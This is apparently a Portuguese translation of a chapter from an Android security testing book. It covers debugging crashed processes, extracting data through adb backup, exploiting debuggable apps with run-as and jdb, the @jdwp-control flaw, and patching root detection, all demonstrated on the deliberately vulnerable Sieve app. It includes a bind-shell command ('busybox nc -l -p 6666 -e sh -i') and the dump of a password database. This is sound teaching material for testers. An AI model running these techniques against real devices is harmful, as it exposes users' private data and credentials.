GID: [1028, 1015, 3003]
Bibliotecas
compartilhadas: nulo ID
de usuário
compartilhado: nulo Usa
permissões:
- android.permission.READ_EXTERNAL_STORAGE
- android.permission.WRITE_EXTERNAL_STORAGE
- android.permission.INTERNET
Define as permissões:
- com.mwr.example.sieve.READ_KEYS
- com.mwr.example.sieve.WRITE_KEYS

```

Agora você pode emitir um comando por meio de um shell ADB que define uma propriedade que faz com que um depurador JIT seja anexado a um processo com falha com  $UID \leq 10053$  (a partir do UID do aplicativo descoberto):

```
$ adb shell setprop debug.db.uid 10053
```

Causar a falha no Sieve novamente revela o seguinte no logcat:

```

...
I/DEBUG      ( 49) : ****
I/DEBUG      ( 49) : * O processo 5345 foi suspenso enquanto estava falhando.
Para I/DEBUG      ( 49) : * anexar o gdbserver para uma conexão gdb na porta 5039
I/DEBUG      ( 49) : * e iniciar o gdbclient:
I/DEBUG      ( 49) : *

```

I/DEBUG ( 49) : \*gdbclient app\_process :5039 5345

```
I/DEBUG      ( 49): *
I/DEBUG      ( 49): * Aguarde o início do gdb e pressione a tecla HOME ou VOLUME DOWN
I/DEBUG      ( 49): * para permitir que o processo continue travando.
I/DEBUG      ( 49): ****
```

Isso mostra que o processo foi suspenso e está disponível para depuração. Você pode anexar um `gdbserver` a esse processo da seguinte forma:

```
$ adb shell gdbserver :5039 --attach 5345
Attached; pid = 5345
Escutando na porta 5039
```

Agora ele está escutando na porta TCP/5039 para que um cliente de depuração se conecte a ele. Essa porta de escuta deve ser encaminhada:

```
$ adb forward tcp:5039 tcp:5039
```

Você pode encontrar um cliente GDB específico da arquitetura especial no NDK do Android ([consulte](#) <https://developer.android.com/tools/sdk/ndk/index.html>) e usá-lo para se conectar ao `gdbserver` que está mantendo o processo com falha. Neste exemplo, usamos um emulador normal baseado em ARM e, portanto, usamos o cliente GDB "armeabi":

```
$ cd /path/to/android-ndk-r9d/toolchains/
$ arm-linux-androideabi-4.8/prebuilt/linux-x86_64/bin/arm-linux-androideabi-gdb GNU
gdb (GDB) 7.3.1-gg2
Copyright (C) 2011 Free Software Foundation, Inc.
Licença GPLv3+: GNU GPL versão 3 ou posterior <http://gnu.org/licenses/gpl.html> Este
é um software livre: você é livre para alterá-lo e redistribuí-lo.
Não há GARANTIA, até o limite permitido por lei. Digite "show copying" e "show
warranty" para obter detalhes.
Esse GDB foi configurado como "--host=x86_64-linux-gnu --target=arm-linux-androideabi". Para
obter instruções sobre como relatar bugs, consulte:
<http://source.android.com/source/report-bugs.html>. (gdb)
alvo remoto :5039
Depuração remota usando :5039
0xb6f645cc em ?? ()
(gdb)
```

Depois de ser anexado com sucesso, o processo iterativo de criação de uma exploração para esse problema pode começar. A exploração desse problema está fora do escopo deste capítulo. É necessário um entendimento completo da arquitetura na qual você está escrevendo a exploração (normalmente ARM na maioria dos dispositivos Android) e conhecimento das técnicas comuns de exploração. O Capítulo 8 mostra o produto final da exploração de um aplicativo usando código nativo e as ferramentas que você pode usar após a exploração. A exploração desse problema em uma versão moderna do Android usando atenuações de exploração, como stack canaries, NX e ASLR completo, representa um grande desafio para qualquer invasor. Em versões mais antigas do Android, um autor de explorações habilidoso ainda pode criar uma exploração para esse problema com relativa facilidade.

Você pode usar outros depuradores no processo de exploração. Uma opção paga poderia ser o `android_server` e os recursos de depuração fornecidos pelo IDA Pro. Um depurador gratuito que tem a aparência do OllyDbg (um depurador popular para Windows) também está disponível em <http://www.gikir.com/>. No entanto, muitos desenvolvedores de exploits preferem usar apenas o GDB, pois ele oferece uma funcionalidade muito avançada. Cuidado, ele é conhecido por sua interface de linha de comando intimidadora para iniciantes.

## Exploração de atributos de pacotes mal configurados

Muitos atributos estão disponíveis para serem definidos na tag `<application>` encontrada no `AndroidManifest.xml` de um aplicativo. Todos esses atributos podem parecer inofensivos para quem não está treinado. Esta seção se concentra em dois atributos que têm um impacto significativo na segurança de um aplicativo.

## Backups de aplicativos

Desde o Android 4.0, é possível fazer o backup de todos os aplicativos, seus dados e outros dados compartilhados no dispositivo (em um cartão SD, por exemplo) em um dispositivo sem raiz. O atributo manifesto que controla se o backup dos dados do aplicativo é permitido ou não é `android:allowBackup`. No entanto, o valor padrão desse atributo é `true`.

Isso é ótimo do ponto de vista da usabilidade, pois os desenvolvedores de aplicativos que nem sequer estão cientes

disso

ainda pode permitir que as pessoas que usam o aplicativo façam backup dos dados do aplicativo. Do ponto de vista da segurança, isso também significa que os desenvolvedores de aplicativos que não estão cientes desse atributo permitirão a exposição dos dados do aplicativo se for obtido acesso físico a um dispositivo que esteja executando o aplicativo. Para localizar aplicativos que permitem a realização de backups, use o módulo `app.package.backup` drozer. Se um aplicativo específico for de interesse (como o Sieve), você poderá usar o módulo da seguinte maneira:


```
dz> run app.package.backup -f com.mwr.example.sieve
Pacote: com.mwr.example.sieve
  UID: 10053
  Agente de backup:
    nulo Chave de API:
    Desconhecido
```

A saída mostra que o atributo `android:allowBackup` está definido como `true` para o aplicativo e que o conteúdo de seu diretório de dados privados pode ser despejado usando o ADB. Se o atributo `android:backupAgent` estiver definido no manifesto, ele apontará para a classe que estende o `BackupAgent` e permitirá que o desenvolvedor controle essa funcionalidade em um grau maior. Se um aplicativo fizer uso de um agente de backup personalizado, será necessário revisar o código da classe indicada no manifesto.

Para fazer backup de um aplicativo, use o recurso `adb backup`. Para executar essa ação no Sieve, use o seguinte comando:

```
$ adb backup com.mwr.example.sieve
Agora desbloqueie seu dispositivo e confirme a operação de backup.
```

Depois disso, uma atividade é iniciada e pede que você especifique uma chave de criptografia. Deixe o campo da chave em branco e toque em Back Up My Data. [A Figura 7.15](#) mostra a atividade apresentada.



[Figura 7.15](#) A atividade de backup do aplicativo

Um arquivo chamado `backup.ab` será colocado no diretório de trabalho atual do seu computador. O formato do arquivo é um arquivo TAR que usa um algoritmo DEFLATE para compactação. Essa combinação peculiar de algoritmos tem sido objeto de muitas publicações no fórum. Nikolay Elenkov publicou uma maneira simples de converter um arquivo AB em um arquivo TAR em <http://nelenkov.blogspot.de/2012/06/unpacking-android-backups.html>. Você pode usar o simples

fornecido nesse artigo no arquivo `backup.ab`, conforme mostrado aqui:

```
$ dd if=backup.ab bs=24 skip=1 | openssl zlib -d > backup.tar 88+1
registros em
88+1 registros lançados
2135 bytes (2,1 kB) copiados, 0,000160038 s, 13,3 MB/s

$ tar xvf backup.tar
apps/com.mwr.example.sieve/_manifest
apps/com.mwr.example.sieve/db/database.db-journal
apps/com.mwr.example.sieve/db/database.db
apps/com.mwr.example.sieve/ef/Backup (2014-05-27 18-16-14.874).xml
```

Isso expõe todos os bancos de dados do aplicativo, quaisquer outros arquivos que residam no diretório de dados do aplicativo e o conteúdo do diretório de dados do aplicativo no cartão SD (`/sdcard/Android/data/com.mwr.example.sieve/`). Isso enfatiza mais uma vez a importância de implementar a criptografia para arquivos que permanecem no disco, mesmo quando se supõe que estejam protegidos.

## AVISO

Algumas versões do `openssl` disponíveis nos repositórios de distribuição do Linux não foram compiladas com suporte a `zlib`. Você pode encontrar um one-liner alternativo em Python em

<http://blog.shvetsov.com/2013/02/access- android-app-data-without-root.html>; ele é mostrado aqui:

```
$ dd if=backup.ab bs=1 skip=24 | python -c "import zlib,sys;
sys.stdout.write(zlib.decompress(sys.stdin.read()))" > backup.tar 2135+0
registros em
2135+0 registros enviados
2135 bytes (2,1 kB) copiados, 0,0037513 s, 569 kB/s
```

Você pode usar uma ferramenta chamada Android Backup Extractor para automatizar esse processo, em vez de usar linhas de comando complicadas. Encontre-a em <https://github.com/nelenkov/android-backup-extractor>.

Em resumo, um invasor com acesso físico a um dispositivo pode obter os dados que residem no diretório de dados privados de um aplicativo, desde que o aplicativo permita backups.

## Bandeira depurável

Durante o desenvolvimento, um aplicativo precisa ter um sinalizador definido em seu manifesto para informar ao sistema operacional que é permitido anexar um depurador a ele. Você pode ver isso como um atributo no elemento `<application>` do manifesto como `android:debuggable` e defini-lo como `true` ou `false`. Se esse atributo não existir no manifesto, o aplicativo não é depurável, pois o valor padrão é falso. Se esse valor for definido como `true`, sempre que o aplicativo estiver ativo de qualquer forma, ele procurará um soquete UNIX chamado `@jdwp-control`. Esse soquete é aberto pelo servidor ADB quando a depuração USB está ativada.

Para verificar se um aplicativo instalado é depurável ou não, no drozer, use `app.package.debuggable` módulo. Esse módulo, como mostrado aqui, localiza todos os pacotes passíveis de depuração em um dispositivo:

```
dz> executar app.package.debuggable
...
Pacote: com.mwr.example.sieve
UID: 10053
Permissões:
 - android.permission.READ_EXTERNAL_STORAGE
 - android.permission.WRITE_EXTERNAL_STORAGE
 - android.permission.INTERNET
...
```

Ter um aplicativo definido como `depurável` é perigoso e pode causar a exposição do arquivo do aplicativo, bem como a execução de código arbitrário no contexto do aplicativo. Isso pode ser especialmente perigoso se o aplicativo `depurável` tiver permissões poderosas ou for executado como um usuário privilegiado.

Em geral, os aplicativos com o sinalizador `depurável` definido podem ser explorados com acesso físico a um dispositivo que tenha

Depuração USB ativada. Para ver quais aplicativos estão ativos e conectados à depuração @jdwp-control soquete, use o ADB da seguinte forma:

```
$ adb jdwp  
4545  
4566
```

Esse comando `adb jdwp` fornece os PIDs dos processos que você pode depurar. Para mapeá-los para pacotes reais no dispositivo, você pode usar uma combinação simples de `ps` e `grep`:

```
$ adb shell ps | grep "4545\|4566"  
app_1154545 2724 147000 22612 ffffffff 00000000 S com.mwr.dz  
app_1154566 2724 144896 22324 ffffffff 00000000 S com.mwr.dz:remote
```

Isso mostra que somente o pacote drozer pode ser depurado ativamente nesse momento. A única razão pela qual isso aparece é porque o serviço drozer estava em execução no momento em que o dispositivo foi consultado. Somente os aplicativos que estão ativos de alguma forma se conectarão ao soquete `@jdwp-control`; você teria que iniciar manualmente outros aplicativos depuráveis que são descobertos para se conectar ao depurador. Por exemplo, para iniciar a atividade principal do aplicativo Sieve (vimos anteriormente que o Sieve era depurável), você poderia usar o seguinte comando:

```
$ adb shell am start -n com.mwr.example.sieve/.MainLoginActivity  
Iniciando: Intent { cmp=com.mwr.example.sieve/.MainLoginActivity }
```

## DIC

Para encontrar o nome da atividade de inicialização, examine o manifesto do aplicativo ou use o módulo `app.package.launchintent` no drozer. Você também pode iniciar a atividade principal do drozer usando o módulo `app.activity.start`.

Agora, se você executar o comando `adb jdwp` novamente e encontrar os pacotes associados, o Sieve estará disponível para depuração:

```
$ adb jdwp  
4545  
4566  
5147  
5167  
  
$ adb shell ps | grep "5147\|5167"  
    app_1275147 2724 145400 19944 ffffffff 00000000 S  
com.mwr.example.sieve  
    app_1275167 2724 141016 15652 ffffffff 00000000 S  
com.mwr.example.sieve:remoto
```

A maneira mais fácil de explorar um aplicativo depurável com acesso físico a um dispositivo é usar o binário `run-as`. Esse binário possibilita a execução de comandos como o pacote depurável no dispositivo. O binário `run-as` usa `setresuid()` e `setresgid()` para mudar do usuário "shell" para o usuário do aplicativo, desde que as seguintes condições sejam atendidas:

- O chamador é o shell ou o root.
- O pacote de destino não é executado como sistema. ■ O pacote de destino é passível de depuração.

Para obter um shell interativo como usuário do aplicativo Sieve, você pode usar o comando `run-as` com o nome completo do pacote como parâmetro:

```
$ adb shell  
shell@android:/ $ run-as com.mwr.example.sieve  
shell@android:/data/data/com.mwr.example.sieve $
```

Observe que, como parte do início do binário `run-as`, o usuário é colocado dentro do diretório de dados privados do aplicativo de destino. Você também pode usar o binário `run-as` para executar um comando e retornar

imediatamente:

```
$ adb shell run-as com.mwr.example.sieve ls -l databases
```

```
-rw-rw-----u0_a53 u0_a53 24576 2014-05-27 19:28 database.db  
-rw-----u0_a53 u0_a53 12824 2014-05-27 19:28 banco de dados.db-  
journal
```

O exemplo anterior mostra a exposição do diretório de dados privados do aplicativo Sieve. Nesse ponto, você pode executar qualquer comando e copiar os arquivos cruciais do aplicativo do dispositivo ou alterá-los para que sejam acessíveis a partir de outros aplicativos usando `chmod`. A seguir, há um comando que você pode usar para despejar o banco de dados (desde que o `sqlite3` exista e esteja no caminho) que contém a senha mestra e todos os dados inseridos no Sieve:

```
$ adb shell run-as com.mwr.example.sieve sqlite3 databases/database.db  
.dump  
PRAGMA foreign_keys=OFF;  
BEGIN TRANSACTION;  
CREATE TABLE android_metadata (locale TEXT); INSERT  
INTO "android_metadata" VALUES('en_US');  
CREATE TABLE Passwords (_id INTEGER PRIMARY KEY,service TEXT,username  
TEXT,password BLOB,email );  
INSERT INTO Passwords VALUES(1,'Gmail','tyrone',X'CC0EFA591F665110CD344C  
384D48A2755291B8A2C46A683987CE13','tyrone@gmail.com');  
INSERT INTO Passwords VALUES(2,'Internet Banking','tyrone123',X'5492FBCE  
841D11EC9E610076FC302B94DBF71B59BE7E95821248374C5529514B62',  
'tyrone@gmail.com');  
CREATE TABLE Key (Password TEXT PRIMARY KEY,pin TEXT );  
INSERT INTO Key VALUES('Thisismylongpassword123','1234');  
COMMIT;
```

Isso mostra a exposição completa do diretório de dados privados de um aplicativo se ele for passível de depuração. Apenas para reiterar o ponto, normalmente em um dispositivo sem raiz, o diretório de dados privados do aplicativo Sieve não pode ser acessado. A tentativa de executar até mesmo uma listagem de diretório resulta no seguinte erro:

```
shell@android:/ $ ls -l /data/data/com.mwr.example.sieve/databases  
opendir failed, Permission denied
```

## AVISO

Essa técnica não funciona em alguns dispositivos Android 4.1-4.3 porque havia um bug no AOSP que impedia que o binário `run-as` pudesse acessar `/data/system/packages.list` nesses dispositivos e fazia com que ele saísse prematuramente com o erro "Package 'com.mwr.example.sieve' is unknown". Isso foi causado por uma alteração de permissão nesse arquivo, conforme explicado no Capítulo 6. Para ver o relatório de erros, acesse <https://code.google.com/p/android/issues/detail?id=58373>.

Outro método de exploração de um aplicativo depurável com acesso físico ao dispositivo é anexar um depurador a ele. Anexar um depurador a um aplicativo permite controle total sobre o aplicativo, inclusive a exposição de informações mantidas em variáveis, e pode ser estendido à execução de código arbitrário.

Você pode usar o ADB para expor um processo depurável por TCP para que ele possa ser depurado usando o JDB (Java Debugger). Os IDEs de desenvolvimento usam essa técnica para fornecer informações de depuração ao tempo de execução do desenvolvimento.

```
$ adb forward tcp:4444 jdwp:5147
```

Depois que essa conexão tiver sido encaminhada, use o `jdb` para se conectar a ela:

```
$ jdb -attach localhost:4444  
Definir java.lang.Throwable não capturado  
Definir java.lang.Throwable diferido e não  
capturado Inicialização do jdb ...  
>
```

Nesse ponto, você pode controlar o fluxo de execução e manipular o aplicativo da maneira que desejar. Em geral, o motivo pelo qual um invasor deseja explorar um aplicativo depurável seria para acessar os arquivos protegidos por ele. Um dos métodos mais simples e confiáveis para executar comandos do sistema operacional como o aplicativo depurável de dentro do `jdb` foi explicado por Jay Freeman em seu blog em <http://www.saurik.com/id/17>. As etapas

gerais para usar esse método são as seguintes:

## 1. Listar todos os threads no aplicativo.

```
> Sistema de
grupo de
linhas:
(java.lang.Thread)0xc1b1db5408 <8> FinalizerWatchdogDaemon cond. waiting
(java.lang.Thread)0xc1b1db5258 <7> FinalizerDaemon cond. waiting
(java.lang.Thread)0xc1b1db50f0 <6> ReferenceQueueDaemon cond. waiting
(java.lang.Thread)0xc1b1db5000 <5> Compiler cond. waiting
(java.lang.Thread)0xc1b1db4e20 <3> Signal Catcher cond. waiting
(java.lang.Thread)0xc1b1db4d40<2> GCcond . waiting
Grupo principal:
(java.lang.Thread)0xc1b1addca8 <1> main em execução
(java.lang.Thread)0xc1b1db8bc8 <10> Binder_2 em execução
(java.lang.Thread)0xc1b1db8ad8 <9> Binder_1 em execução
>
```

## 2. Localize a linha principal e conecte-se a ela.

```
> thread 0xc1b1addca8
<1> principal[1]
```

## 3. Suspender a discussão.

```
<1> main[1] suspend
Todos os threads foram
suspenso.
```

## 4. Criar um ponto de interrupção em android.os.MessageQueue.next.

```
<1> main[1] stop in android.os.MessageQueue.next
Definir ponto de interrupção
android.os.MessageQueue.next
```

## 5. Executar e fazer com que o ponto de interrupção seja atingido.

```
<1> main[1] run
>
Ponto de parada atingido: "thread=<1> main", android.os.MessageQueue.next(), line=
129 bci=0
```

O ponto de interrupção deve ocorrer imediatamente. Se isso não acontecer, você poderá causá-lo interagindo com o aplicativo de qualquer forma. Execute qualquer comando do sistema operacional:

```
<1> main[1] print new java.lang.Runtime().exec("/data/local/tmp/busybox nc -l
-p 6666 -e sh -i")
new java.lang.Runtime().exec("/data/local/tmp/busybox nc -l -p 6666 -e sh -i")
= "Process[pid=5853]"
```

Nesse caso, antes da exploração, um binário do busybox foi carregado em /data/local/tmp e ficou acessível a todos os aplicativos. Em seguida, nós o invocamos para executar o utilitário nc que vincula um shell à porta TCP 6666. Para interagir com esse shell, você encaminha a porta TCP 6666 para o computador conectado e, em seguida, usa o nc no computador. A seguir, mostramos essas etapas juntamente com a prova de que o acesso aos arquivos do Sieve foi obtido:

```
$ adb forward tcp:6666 tcp:6666
$ nc localhost 6666
sh: não é possível encontrar o tty fd: No such device
or address sh: warning: won't have full job control
u0_a53@generic:/ $ cd /data/data/com.mwr.example.sieve
u0_a53@generic:/data/data/com.mwr.example.sieve $ ls -l drwxrwx--x
u0_a53u0_a532014-05-27 08:48 cache
drwxrwx--x u0_a53u0_a532014-05-27 08:48 databases lrwxrwxrwx
installinstall 2014-05-25 07:11 lib -> /data/app-
lib/com.mwr.example.sieve-1
```

## **EXPLORAÇÃO DE APLICATIVOS COM DEPURAÇÃO DE OUTRO APLICATIVO SEM PERMISSÕES**

Em 2011, Nils, da MWR InfoSecurity, identificou uma vulnerabilidade na forma como os aplicativos depuráveis verificam o depurador ao qual se conectam. Os aplicativos marcados como depuráveis estão sempre procurando

para um soquete de domínio UNIX chamado @jdwp-control. Se esse soquete for encontrado, um aplicativo se conectará a ele e fornecerá direitos de depuração ao aplicativo que possui esse soquete. No entanto, descobriu-se que qualquer aplicativo poderia abrir esse soquete e atuar como depurador para todos os aplicativos depuráveis no dispositivo.

O tempo indica que esse problema estava presente em todas as versões do Android 3.1 e anteriores. Consulte a discussão sobre esse problema em <https://labs.mwrinfosecurity.com/blog/2011/07/07/debuggable-apps-in-android-market/>.

Como prova de conceito para verificar esse problema em um dispositivo com Android 2.3, você pode usar o módulo exploit.jdwp.check no drozer. Inicie esse módulo e abra um aplicativo passível de depuração, como o Sieve, conforme mostrado aqui:

```
dz> run exploit.jdwp.check
[+] Abriu o @jdwp-control
[*] Aceitando conexões

[+] com.mwr.dz conectado!
[+] PID recebido = 3941
[Este dispositivo está vulnerável!

[+] com.mwr.dz conectado!
[+] PID recebido = 3950
[Este dispositivo está vulnerável!

[+] com.mwr.example.sieve conectado! [+]
PID recebido = 4003
[Este dispositivo está vulnerável!

[+] com.mwr.example.sieve conectado! [+]
PID recebido = 4011
[Este dispositivo está vulnerável!
```

Esses aplicativos se conectam ao seu soquete e iniciam a transação necessária para transferir os direitos de depuração para o drozer. Esses aplicativos se conectam porque ambos são depuráveis e ambos têm alguns processos em execução pertencentes a eles. Ambas as condições devem ser atendidas para que se obtenha uma conexão. Para entender o motivo pelo qual o agente drozer e o Sieve se conectaram duas vezes, observe a saída do ps desses dois aplicativos:

```
app_109      3941      2718      148048 23904 ffffffff afd0c59c S com.mwr.dz
app_109      3950      2718      152324 22448 ffffffff afd0c59c S com.mwr.dz:remote
app_115      4003      2718      142656 20116 ffffffff 00000000 S com.mwr.example.
peneira
app_115      4011      2718      141024 15760 ffffffff 00000000 S com.mwr.example.
peneira:remota
```

Esses aplicativos se conectaram duas vezes porque ambos têm dois processos separados em execução que se conectaram. A execução do mesmo teste em um dispositivo Android 4.0.4 revela o seguinte:

```
dz> run exploit.jdwp.check
[+] Abriu o @jdwp-control
[*] Aceitando conexões

[+] com.mwr.dz conectado!
[Não recebeu o PID... não está vulnerável?

[+] com.mwr.dz conectado!
[Não recebeu o PID... não está vulnerável?

[+] com.mwr.example.sieve conectado!
[Não recebeu o PID... não está vulnerável?

[+] com.mwr.example.sieve conectado!
[Não recebeu o PID... não está vulnerável?
```

Isso mostra que os processos ainda se conectaram ao soquete, mas encerraram a conexão ao tentar interagir com a conexão. Isso aconteceu porque, para corrigir essa vulnerabilidade, foi enviado um código que adiciona uma verificação depois que um aplicativo depurável se conecta ao soquete @jdwp-control e tenta enviar dados a ele. Essa verificação está contida em uma função chamada `socket_peer_is_trusted()`, que retorna um valor booleano informando

se o soquete @jdwp-control foi criado pelo shell ou pelo usuário root. Nesse caso, o drozer não estaria sendo executado como um desses usuários e, portanto, o aplicativo encerrou a conexão. Essa correção foi feita no commit encontrado em

<https://android.googlesource.com/platform/dalvik/+/d53c7efac74f2c690a86871f160a0f36fbc069ef>.

## Técnicas de teste adicionais

Esta seção oferece uma visão geral das técnicas e ferramentas de teste que podem ser usadas quando surgem cenários de teste complicados. Os aplicativos que implementaram medidas de segurança em camadas podem ser muito difíceis de testar adequadamente porque esses mecanismos atrapalham. Dois exemplos de tais situações são:

- **Coneções fixadas por certificado - A existência** de aplicativos que "fixam" suas conexões SSL a um certificado específico está se tornando cada vez mais comum. Existem várias maneiras de fazer isso, sendo que uma delas é realizar uma correspondência completa do certificado do servidor apresentado com um certificado armazenado que foi incluído no aplicativo. Isso representa um problema se você precisar fazer proxy do tráfego do aplicativo e avaliar a segurança do serviço da Web subjacente.
- **Detecção de raiz** - Realiza verificações em vários pontos do código do aplicativo para confirmar que o aplicativo não está sendo executado dentro de um emulador ou em um dispositivo com raiz. A execução de um aplicativo em um dispositivo sem root pode não permitir que você teste todos os aspectos do aplicativo; por exemplo, as permissões de arquivo dos arquivos dentro do diretório de dados privados do aplicativo.

Esta seção apresenta alguns cenários que podem surgir e soluções que permitem testar completamente um aplicativo.

## Aplicativos de correção

Uma maneira de desativar as conexões com certificado SSL e a detecção de raiz pode ser desmontar o aplicativo, remover esses recursos do código e, em seguida, montar o aplicativo novamente. Uma das ferramentas mais fáceis de usar para apoiar essa atividade é o apktool; o Capítulo 6 apresenta uma visão geral dele. Esse método depende de um nível moderado de conhecimento do formato smali. Um exemplo simples de "Hello World" é fornecido em

[```
.class public LHelloWorld;
.super Ljava/lang/Object;

.method public static main\(\[Ljava/lang/String;\)V
    .registers 2


    sget-object v0, Ljava/lang/System;->out:Ljava/io/PrintStream;
    const-string v1      , "Hello World!"

    invoke-virtual {v0, v1}, Ljava/io/PrintStream;->println\(Ljava/lang/String;\)V

    retorno-vazio
.método final
```](https://code.google.com/p/smali/source/browse/examples/HelloWorld>HelloWorld.smali</a> e é mostrado aqui:</p></div><div data-bbox=)

Para se familiarizar com o smali, é útil observar o código Java que representa uma função smali que está sendo examinada. Isso será deixado como um exercício para o leitor, pois para se familiarizar com o smali é preciso praticar e dedicar tempo a ela.

Veja o exemplo de um aplicativo da Play Store que verifica e exibe se um dispositivo tem ou não o root. Você pode tentar corrigi-lo para que ele sempre diga que o dispositivo não tem raiz. As verificações realizadas nesse aplicativo serão mais ou menos equivalentes às que você normalmente encontraria em um aplicativo com código de detecção de root. Você pode usar o aplicativo Root Checker ([consulte https://play.google.com/store/apps/details?id=com.joeykrim.rootcheck&hl=en](https://play.google.com/store/apps/details?id=com.joeykrim.rootcheck&hl=en)) para este exemplo. A Figura 7.16 mostra a execução do Root Checker em um dispositivo com root.



**Figura 7.16** O Root Checker mostra que o dispositivo tem acesso à raiz

A execução desse exercício de correção no aplicativo Root Checker envolve o uso do `apktool` para converter o aplicativo de volta para o código smali, procurando as funções que verificam o binário "su" e modificando-as para falhar na verificação de raiz. Observe que esse exercício é apenas para fins de teste e que o aplicativo terá uma assinatura criptográfica completamente diferente depois que o código for modificado e montado novamente.

Você pode usar os seguintes parâmetros de linha de comando com o `apktool` para "baksmali" esse aplicativo:

```
$ java -jar apktool.jar d com.joeykrim.rootcheck.apk rootcheck I:  
Baksmaling...  
I: Carregando a tabela de recursos... I: Carregada.  
I: Decodificação do AndroidManifest.xml com recursos...  
I: Carregando a tabela de recursos do arquivo:/home/mahh/apktool/framework/1.apk I: Loaded.  
E: Pacote de manifesto regular... I: Decodificação de recursos de arquivo... I:  
Decodificação de valores /*  
XMLs... I: Concluído.  
I: Copiando ativos e libs...
```

Agora você pode pesquisar qualquer string que contenha `su` usando `grep` no código smali:

```
$ grep -R -i "\"su\""  
rootcheck/smali/com/a/a/aa.smali: const-string v7, "su"  
rootcheck/smali/com/joeykrim/rootcheck/t.smali: const-string v1, "su"
```

O uso do `dex2jar` e a visualização do código no JD-GUI revelam que o código está muito ofuscado. Aqui está o código Java descompilado relacionado a `com/joeykrim/rootcheck/t.smali`:

```
package com.joeykrim.rootcheck;  
  
public final class t  
{  
    public v a = new v(this, "sh");
```

```
public v b = new v(this, "su");  
}
```

Isso é bastante enigmático e difícil de entender sem uma análise mais aprofundada. Entretanto, você pode presumir que ela está tentando fazer algo com o binário "su" no dispositivo, como executá-lo ou verificar se ele está no PATH. Talvez se você alterar a cadeia de caracteres "su" nessa função para "nonexistent", ela tentará verificar ou executar "nonexistent" e essa verificação falhará. Você pode montar o conteúdo modificado de volta em um APK usando o apktool novamente:

```
$ java -jar apktool.jar b rootcheck/ rootcheck-modified.apk I:  
Verificando se o código-fonte foi alterado...  
E: Fumaça...  
E: Verificando se os recursos foram alterados...  
I: Criação de recursos...  
I: Construindo o arquivo apk...
```

Você deve usar o mesmo procedimento de assinatura descrito no Capítulo 6 para assinar o APK para que ele possa ser instalado em um dispositivo:

```
$ jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore  
mykey.keystore rootcheck-modified.apk alias_name  
Digite a senha para o keystore:  
 adicionando: META-INF/MANIFEST.MF  
 adicionando: META-INF/ALIAS_NA.SF  
 adicionando: META-INF/ALIAS_NA.RSA  
 Assinatura: res/color/common_signin_btn_text_dark.xml  
 ...  
 signing: AndroidManifest.xml  
 signing: classes.dex signing:  
 resources.arsc
```

## ERROS AO ASSINAR UM PACOTE

A versão correta do jarsigner a ser usada para assinar aplicativos Android é a 1.6. O uso de qualquer outra versão pode resultar em mensagens de erro sobre certificados incorretos dentro do pacote do PackageParser ao instalá-lo.

A versão padrão do jarsigner que o sistema usa pode ser alterada executando o seguinte comando e, em seguida, selecionando a versão correta contida no JDK 1.6:

```
$ sudo update-alternatives --config jarsigner
```

Depois de instalar o aplicativo corrigido e iniciá-lo, você verá que a correção funcionou. [A Figura 7.17](#) mostra que o aplicativo não diz mais que o dispositivo está enraizado.



**Figura 7.17** O Root Checker agora exibe que o dispositivo não tem root

Esse foi um exemplo simples de como corrigir um aplicativo para contornar determinadas condições durante o teste e não constitui uma vulnerabilidade no aplicativo Root Checker. Quando são usadas estruturas de plataforma cruzada, como o PhoneGap (consulte <http://phonegap.com/>), a correção da funcionalidade pode até ser mais fácil, pois essas verificações são realizadas no JavaScript que acompanha o aplicativo. Você pode usar o `apktool` para desmontar o APK e permitir que você altere o JavaScript para atender às suas necessidades.

## Manipulação do tempo de execução

